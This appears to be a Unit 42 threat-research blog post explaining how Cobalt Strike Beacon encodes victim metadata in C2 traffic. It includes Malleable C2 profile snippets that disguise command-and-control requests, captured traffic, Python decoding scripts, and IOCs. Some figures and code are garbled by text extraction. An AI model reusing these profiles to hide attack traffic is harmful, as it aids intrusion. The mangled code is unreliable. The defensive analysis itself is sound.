Cobalt Strike Analysis and Tutorial: CS Metadata Encoding and Decoding

unit42.paloaltonetworks.com/cobalt-strike-metadata-encoding-decoding/ Chris Navarrete, Durgesh Sangvikar, Yu Fu, Yanhui Jia, Siddhart Shibiraj

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This post is also available in: 日本語 (Japanese)

Executive Summary

Cobalt Strike is commercial threat emulation software that emulates a quiet, long-term embedded actor in a network. This actor, known as Beacon, communicates with an external team server to emulate command and control (C2) traffic. Due to its versatility, Cobalt Strike is commonly used as a legitimate tool by red teams – but is also widely used by threat actors for real-world attacks. Different elements of Cobalt Strike contribute to that versatility, including the encoding algorithm that obfuscates metadata sent to the C2 server.

In a previous blog, "<u>Cobalt Strike Analysis and Tutorial: How Malleable C2 Profiles Make Cobalt Strike Difficult to Detect</u>," we learned that an attacker or red team can define metadata encoding indicators in Malleable C2 profiles for an HTTP transaction. When Cobalt Strike's Beacon "phones home," it sends metadata – information about the compromised system – to the Cobalt Strike TeamServer. The red team or attackers have to define how this metadata is encoded and sent with the HTTP request to finish the C2 traffic communication.

In this blog post, we will go through the encoding algorithm, describe definitions and differences of encoding types used in the Cobalt Strike framework, and cover some malicious attacks seen in the wild. In doing so, we demonstrate how the encoding and decoding algorithm works during the C2 traffic communication, and why this versatility makes Cobalt Strike an effective emulator for which it is difficult to design traditional firewall defenses.

Related Unit 42 Topics Cobalt Strike, C2, Tutorials

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Metadata Encoding Algorithm

There are five encoding schemes supported by Cobalt Strike. The RSA-encrypted metadata is being encoded to easily transfer the ciphered binary data in network protocol.

base64	Base64 Encode	Base64 Decode	
base64url	URL-safe Base64 Encode	URL-safe Base64 Decode	
mask	XOR mask w/ random key	XOR mask w/ same random key	Figure 1.
netbios	NetBIOS Encode 'a'	NetBIOS Decode 'a'	
netbiosu	NetBIOS Encode 'A'	NetBIOS Decode 'A'	

Encoding schemes in the Cobalt Strike profile.

Base64 Encoding and Decoding

Base64 Encoding and Decoding is a standard Request for Comments (RFC) algorithm implementation. The author has not made any changes to the Base64 Character set. Here is the list of characters used for encoding and decoding the data.

['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'I', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '+', '/']

Let's understand the use of the Base64 algorithm in Malleable profiles by studying an example.

1. Profile Metadata

<u>Havex.profile</u> uses Base64 encoding to transform metadata information about compromised systems before sending it. Figure 2 shows the metadata is encoded using the Base64 encoding algorithm and the result is placed in the Cookie header.

```
80
    http-get {
81
             set uri "/include/template/isx.php /wp06/wp-includes/po.php /wp08/wp-includes/dtcla.php";
82
83
            client {
84
                    header "Referer" "http://www.google.com";
                    header "Accept" "text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5";
85
86
                    header "Accept-Language" "en-us.en:g=0.5":
                                                                                                                                                     Figure 2.
87
                    # base64 encoded Cookie is not a havex indicator. but a place to stuff our data
88
89
                     metadata {
                            base64:
90
91
                             header "Cookie";
92
                     }
            }
93
```

Metadata encoding options in the Havex profile.

2. HTTP C2 traffic

Figure 3 shows the HTTP C2 traffic generated from the profiles. The highlighted part is the Base64-encoded metadata about the compromised machine.



3. Base64 Decoding

- Any tool can decode the encrypted metadata. We have used the Python Base64 library to complete the task. Figure 4 shows a sample script to decode the data and print it in hex format.
- Here is the decoded data from the script. This is RSA-encrypted metadata about the compromised system: "751990bee317e74e4f2aa6f13078ef22dd884e065b738f8373f49dee401a069d5dfd1d3e39e94cc637e21364e1fd71ab3322fb9c7a987fc6aa27



Sample Python script to decode Base64 data.

Base64URL Encoding and Decoding

Base64URL is a modified version of the Base64 encoding algorithm. The modified version uses URL and filename-safe characters for encoding and decoding. Here is the character set:

['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '-', '_ ']

Compared to the Standard Base64 character set, the modified version has replaced '+' with '-' and '/' with '_'. The Pad character '=' is skipped from the encoded data as it is normally percent-encoded in URI.

Let's understand the use of the Base64URL algorithm in Malleable profiles by studying an example.

```
1. Profile Metadata
```

Cnnvideo getonly profile uses Base64URL encoding to transform the metadata information. (Note that this profile is an example of mimicking legitimate CNN HTTP traffic and has no connection to the organization.) Figure 5 shows the metadata is encoded using the Base64URL encoding algorithm and appends the data to parameter g.

http-get {

```
set uri "/cnn/cnnx/dai/hds/stream_hd/1/cnnxlive1_4.bootstrap";
```

client {

```
header "Host" "phds-live.cdn.turner.com";
header "X-Requested-With" "ShockwaveFlash/24.0.0.186";
header "Referer" "http://go.cnn.com/?stream=cnn&sr=watchHPbutton";
```

#session metadata metadata { base64url: parameter "g"; } parameter "hdcore" "3.4.1"; parameter "plugin" "aasp-3.4.1.1.1"; Metadata encoding in CNN video profile.

2. HTTP C2 traffic

}

Figure 6 shows the HTTP C2 traffic generated by the Beacon. The parameter value is the Base64URL-encoded metadata about the victim.

Figure 5.

C2 traffic generated using CNN video profile.

3. Base64URL decoding

A user has a couple of options to decode the data.

- A user can replace the '-' with '+' and '_' along with adding a pad character '='. The replaced string becomes standard Base64encoded data. Then any Base64 decoding tool can be used to get the encrypted metadata.
- Use the scripting language to do the job. Figure 7 shows a sample Python script to decode the data. The urlsafe_b64decode instruction only replaces the characters and does not add padding. In the sample, we have added '=' to make the output compatible with Base64 encoding. You can add more padding characters; Python only complains if it sees less padding.
- The output of the script is RSA-encrypted metadata.
 "60495dff002eddaa0c409aaaae0fda592810993ae0ae319c87d62b65c54d92447daf2c1bc84930c5d90ed3a023227e254d3a2c28763be372bb


import base64	
<pre>s = '''YEld_wAu3aoMQJqqrg_aWSgQmTrgrjGch9YrZcVNkkR9rywbyEkwxdk006AjIn4lTTosKHY743K7dETvVxnVlIuZ 0z7eN3X1HCFrupe8X9R3foGVF-iac3KEx4S9wwsdazt96-JEjB3CiwDjrGEf1aj9BwUC8_f2cnhva1eHr1E'''</pre>	Figure 7.
<pre>print(base64.urlsafe_b64decode(s + '=').hex())</pre>	
Python script to decode the Base64URL.	1

NetBIOS Encoding and Decoding

NetBIOS encoding is used to encode NetBIOS service names. The Cobalt Strike tool uses the same algorithm to encode victim metadata when it is being transferred in C2 communication.

In the NetBIOS encoding algorithm, each byte is represented by two bytes of ASCII characters. Each 4-bit (nibble) of the input byte is treated as a separate byte by right adjusting/zero filling the binary number. This number is then added to the value of ASCII character 'a'. The resulting byte is stored as a separate byte. Here is the character set used for encoding: ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'i', 'm', 'n', 'o', 'p'].

Figure 8 demonstrates the encoding process:



NetBIOS encoding process.

Let's understand the use of the NetBIOS algorithm in Malleable profiles by studying an example.

1. Profile Metadata

Ocsp.profile uses NetBIOS encoding to convert the victim's metadata. Figure 9 shows the metadata is encoded using the NetBIOS encoding algorithm. The resulting data is appended to the URI.

http-get {

```
set uri "/oscp/";
client {
    header "Accept" "*/*";
    header "Host" "ocsp.verisign.com";
    Figure 9.
    metadata {
        netbios;
        uri-append;
    }
}
```

Metadata encoding in the OCSP profile. 2. HTTP C2 traffic

Figure 10 shows the HTTP traffic generated by the Beacon using the OCSP profile.



Figure 11 shows a Python implementation to decode the NetBIOS-encoded metadata.

The output of the script is RSA-encrypted metadata about the victim: "5725245edcb589b305e33e02da1cda208ed083bed8a1ae0b3a87da0f9d6ebe31025ab67c58572acb9757288cc2e78bea414249fa8cb0783485a1b!



Python script to decode the NetBIOS encoding.

NetBIOSU Encoding and Decoding

The NetBIOSU algorithm is a slightly modified version of the NetBIOS algorithm discussed above. The slight change is the character set used for encoding the algorithm. In this algorithm, the character set is the uppercase version of the set used in the normal NetBIOS algorithm. Here is the set : ['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P'].

NetBIOSU uses the same encoding process as in the NetBIOS algorithm. Please refer to Figure 8 for more information.

Let's understand the use of the NetBIOSU algorithm in Malleable profiles by studying an example.

```
1. Profile Metadata
```

Asprox.profile uses NetBIOSU encoding to convert the victim's metadata. Figure 12 shows the metadata is encoded using the NetBIOSU encoding algorithm. The resulting data is appended to the URI.

```
http-get {
    set uri "/";
    client {
        header "Accept" "*/*";
        header "Content-Type" "application/x-www-form-urlencoded"; Figure 12.
        header "Content-Transfer-Encoding" "base64";
        header "Connection" "Keep-Alive";
        metadata {
            netbiosu;
            uri-append;
        }
    }
Metadata encoding in the asprox profile.
2. HTTP C2 traffic
```

Figure 13 shows the HTTP traffic generated by the Beacon using the asprox profile, and the highlighted part is the metadata about the victim.

GET / HCCGHGOFDFPIGPPMCJLKBMKPLJIFGNJINBPGJHKIDLAKPMFLLBEDOCMPCCECBFCKDFBAIBPLIDHBJCNKDODLCNJACBPKLHFMODCGHHLG CJJKCENBFOCINLIIDKNLDGMFPOEEINFOLEHABEPGNCOHCOPPDIJPABHGOPMONGADIAEFAMIHOCABFKIMFNOGKKJANMIPBAFGIDKMFPNJ GNMDDNENGDNKGCIBIPKMNKFJFJBAMPJKOOBAPDGPOFENEKGK HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded Content-Transfer-Encoding: base64 Connection: Keep-Alive User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0; .NET CLR 1.0.2914) Host: 192.168.77.138 Cache-Control: no-cache HTTP C2 traffic generated using the asprox profile.

3. NetBIOSU decoding

Figure 14 shows a Python implementation to decode the NetBIOSU-encoded metadata.


The output of the script is RSA-encrypted metadata about the victim. "722676e535f86ffc29ba1cafb9856d98d1f697a83b0afc5bb143e2cf2242152a351081fb837192da3e3b2d9021fab75ce32677b6299a24d15e28db883



Mask Encoding and Decoding

The Mask encoding algorithm can be indicated and combined with other encoding algorithms in the Malleable C2 profile, which can be loaded by the TeamServer and used as C2 communication. The Beacon will generate the random four bytes as Mask xor key, then use the Mask key to xor the 128-byte metadata encrypted and send the Mask key and encoded data to the TeamServer for C2 communication, As an example, we walk through the <u>randomized.profile</u> to explain in more detail below.

1. Figure 15 is a partial profile with metadata encoded by Mask and Base64URL. The partial profile below defines the URI and metadata encoding algorithm as Mask and Base64URL, and the encoded metadata will be appended to the URI.



Metadata encoding options in randomized profile. 2. HTTP C2 Traffic

Figure 16 is the C2 traffic based on the Figure 15 profile, so we can reverse the encoding data with the following steps.

- From the traffic captured, we know that the entire URI is: /zChN7QMDhftv10Li9Cu-fm_T_3qDQawT-Z1GzNg1FWfAfSILT-u_rKLvXP-RE0ac-pxJTIGFCUIm4Aw9rGHPCIJVI0zNdCbM_G2VkYXJ5GGGtVh8S0LWMM4YLGZD9okLcFBc402j5zESK71HaR_owJb-AVBfFvAo8q0I2J74rmfGyIROyg
- Remove the prefix /zC. The remaining value is encoded by Base64URL: hN7QMDhftv10Li9Cu-fm_T_3qDQawT-Z1GzNg1FWfAfSILT-u_rKLvXP-RE0acpxJTIGFCUIm4Aw9rGHPCIJVI0zNdCbM_G2VkYXJ5GGGtVh8S0LWMM4YLGZD9okLcFBc402j5zESK71HaR_owJb-AVBfFvAo8q0I2J74rmfGyIROyg

GET /zChN7QMDhftv10Li9Cu-fm_T_3qDQawT-Z1GzNg1FWfAfSILT-u_rKLvXP-RE0ac- pxJTlGFCUIm4Aw9rGHPCIJVl0zNdCbM_G2VkYXJ5GGGtVh8S0LWMM4YLGZD9okLcFBc402j5zESK71HaR_owJb- AVBfFvAo8q0I2J74rmfGyIR0yg HTTP/1.1 Accept: */* User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 192.168.1.24:5070 Connection: Keep-Alive Cache-Control: no-cache traffic based on randomized profile.	Figure 16. C2
 3. Data encoding and decoding Base64URL encoding and decoding The Base64URL-encoded data: hN7QMDhftv10Li9Cu-fm_T_3qDQawT-Z1GzNg1FWfAfSILT-u_rKLvXP-RE0ac-pxJTIGFCUIm4Aw9rGHPCIJVI0zNdCbM_G2VkYXJ5GGGtVh8S0LWMM4YLGZD9okLcFBc402j5zESK71HaR_owJb-AVBfFvAo8q0I2J74rmfGyIROyg The Base64URL-decoded data: 84ded030385fb6fd742e2f42bbe7e6fd3ff7a8341ac13f99d46ccd8351567c07d220b4febbfaca2ef5cff9113469cfa9c494e518 Using the Python Base64 library, as shown by the code in Figure 17, to decode the Base64URL-encoded data, the decode length is 132 and the first four bytes, 84ded030, are the Mask xor key. The remaining 128 bytes are the metadata encode xor algorithm.Base64URL decoded Python code: 	ded hex data
<pre>import base64 b64_str="hN7QMDbftv10Li9Cu-fm_T_3qDQawT_Z1GzNg1FWfAfSILT-u_rKLvXP_RE0ac pxJTlGFCUIm4Aw9rGHPCIJV10zNdCbM_G2VKYXJ5GGGtVh850LWMM4YLGZD9okLcFBc402j5zESK71HaR_owJb_AVBfFvAo8q012J74rmfGyIR0yq" b64_str_d = base64.urlsafe_b64decode(b64_str)] print(b64_str_d.hex()) Base64URL-decoded Python3 code. Mask encoding and decodingThe Mask key is 84ded030 The Mask-encoded data is: 385fb6fd742e2f42bbe7e6fd3ff7a8341ac13f99d46ccd8351567c07d220b4febbfaca2ef5cff9113469cfa9c494e5185094226e</pre>	Figure 17. e00c3dac61cf08825
The Mask-decoded data is: bc8166cdf0f0ff723f3936cdbb2978049e1fefa950b21db3d588ac3756fe64ce3f241a1e71112921b0b71f99404a3528d44af2 Using the Python code in Figure 18 to decode the Mask-encoded data, the decoded hex data length is 128 bytes. The 12 encrypted metadata with an RSA algorithm that will be detailed in a forthcoming piece.	
<pre>Mask-decoded Python code: key = b'\x84\xde\xd0\x30' encoded_data = b'8_\xb6\xfdt./B\xbb\xe7\xe6\xfd?\xf7\xa84\x1a\xc1?\x99\xd4\\xcd\x830V \x07\xd2 \xb4\xfe\xbb\xfa\xca.\xf5\xcf\xf9\x1141\xcf\xa9\xc4\x94\xe5\x18P\x94"n\x00\xc3\xda\xc6\x1c\xf0\x88%Yt\xcc\xd7B\\xcf\xcf \xd9Y\x18\\\x9eF\x18kU\x87\xc4\xb4-c\x0c\xe1\x82\xc6d7h\x90\xb7\x05\x05\xce4\xda>s\x11"\xbb\xd4v\x91\xfe\x8c\to\xe0\x1 \x05\xf1o\x02\x8f*\xd0\x8d\x89\xef\x8a\xe6 l\x88D\xec\xa0' metadata_encrypted = [] key = int.from_bytes(key, "big")</pre>	
<pre>ifor i in range(0_128_4): print(encoded_data[i:i+4], "big") ^ key data = res.to_bytes(encoded_data[i:i+4], "big") ^ key data = res.to_bytes(4, byteorder='big') data = data.hex() metadata_encrypted.append(data) print("".join(metadata_encrypted)) Mask-decoded Python3 code.</pre>	

Cases in the Wild

The following sections show two different cases of Cobalt Strike payloads found in the wild used by malware. One uses Base64 and the other uses Base64URL encoding. Palo Alto Networks identified them using static and dynamic analysis under the Unit42.CobaltStrike tag in the <u>AutoFocus</u> system.

Base64

SHA256: 6b6413a059a9f12d849c007055685d981ddb0ff308d6e3c2638d197e6d3e8802

Wireshark · Follow HTTP Stream (tcp.stream eq 1) · 6b6413a059a9f12d849c007055685d981ddb0ff308d6e3c2638d197e6d3e8802 –		×	
GET /cm HTTP/1.1 Accept: "/" Cookie: Tx0PFHN/ZsvmvJkIK27oumdn4j6zr4JKBi4M3IHxJfw4CFFN3ONBs+WVEBCZkkXIWVyQ9XpJOCU/Ljc7iWidv56Lk7cOgSunjRCyL30qrnOfrvYGVDQZ +UVgKP0arHZVMNDOhyIbcKjt4hSMyt+bi6t2w+ieFCywjgWQaLoq0A0= User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; LBBROWSER) Host: 143.244.178.247:8081 Connection: Keep-Alive Cache-Control: no-cache HTTP/1.1 200 OK Date: Thu, 10 Feb 2022 18:36:53 GMT Content-Type: application/octet-stream Content-Length: 0		~	Figure 19.
Packet 259. 1 client pkt, 1 server pkt, 1 tum. Olick to select.	10.077	-	
Entre conversation (495 bytes) Show and save data as ind: Filter Out This Stream Print Save as Back Close	Find Next Help	t	

Base64 encoding.

Base64URL Encoding

SHA256: f6e75c20ddcbe3bc09e1d803a8268a00bf5f7e66b7dbd221a36ed5ead079e093

<pre>Wireshark - Follow HTTP Stream (tcp.stream eq 2) - f6e75c20ddcbe3bc09e1d803a8268a00bf5f7e66b7dbd221a GET /cnn/cnnx/dai/hd5/stream_hd/l/cnnxlive1_4.bootstrap?g=XjJAw0yU4GzN8xpKbaKLtUGcel ddt33b9G7m87g7l3XwwsZ4Kha9tcAv3ZCt8sPytFwsmq0iFw73c2ihHj8xVffcB3XqrcU7HkR52eWDWowN2z Accept: */* Host: phds-live.cdn.turner.com X-Requested-with: ShockwaveFlash/24.0.0.186 Referer: http://go.cnn.com/?stream=cnn&sr=watChHPbutton User-Agent: Mozilla/S.0 (Windows NT 6.1; W0W64; Trident/7.0; rv:11.0) like Gecko Connection: Keep-Alive Cache-Control: no-cache HTTP/1.1 200 OK ContentType: application/octet-stream Date: Thu, 27 Jul 2017 07:47:19 GHT Server: ngx_openresty ETag: dbbcce0334279b5bfbF88c27bda56444 Cache-Control: max-age=1 Connection: keep-alive Content-Length: 48 YyAAAAAAAAAAAAAAAAAAAAAS.0Pr.hEq.C.</pre>	kyHrXUd0S3-ysSFYKRp)						Figure 20.
I clear pic I server pic I turn. Entire conversation (833 bytes)				Show	and save data as		
Find:	Filter Out This Stream	Print	Save as	Back	Close	Find Next Help	

Base64URL encoding.

Conclusion

Cobalt Strike is a potent post-exploitation adversary emulator. The five encoding algorithms detailed above are elaborate and are designed to evade security detections. A single security appliance is not equipped to prevent a Cobalt Strike attack. Only a combination of security solutions – firewalls, sandboxes, endpoints and software to integrate all these components – can help prevent this kind of attack.

Palo Alto Networks customers are protected from this kind of attack by the following:

- 1. <u>Next-Generation Firewalls</u> (NGFWs) with <u>Threat Prevention</u> signatures 86445 and 86446 identify HTTP C2 requests with the Base64 metadata encoding in default profiles.
- 2. WildFire, an NGFW security subscription, and Cortex XDR identify and block Cobalt Strike Beacon.
- 3. AutoFocus users can track this activity using the CobaltStrike tag

Indicators of Compromise

CS Samples

- 6b6413a059a9f12d849c007055685d981ddb0ff308d6e3c2638d197e6d3e8802
- f6e75c20ddcbe3bc09e1d803a8268a00bf5f7e66b7dbd221a36ed5ead079e093

CS Beacon Samples

• /n9Rd

SHA256 Hash:

fc95e7f4c8ec810646c16c8b6075b0b9e2cc686153cdad46e82d6cca099b19e7

/flas

SHA-256 Hash:

11b8beaa53353f5f52607e994849c3086733dfa01cc57fea2dae42eb7a6ee972

CS TeamServer IP addresses

- 80.255.3[.]109
- 143.244.178[.]247

Additional Resources

<u>Cobalt Strike Training</u> <u>Cobalt Strike Malleable C2 Profile</u> <u>Cobalt Strike Analysis and Tutorial: How Malleable C2 Profiles Make Cobalt Strike Difficult to Detect</u>

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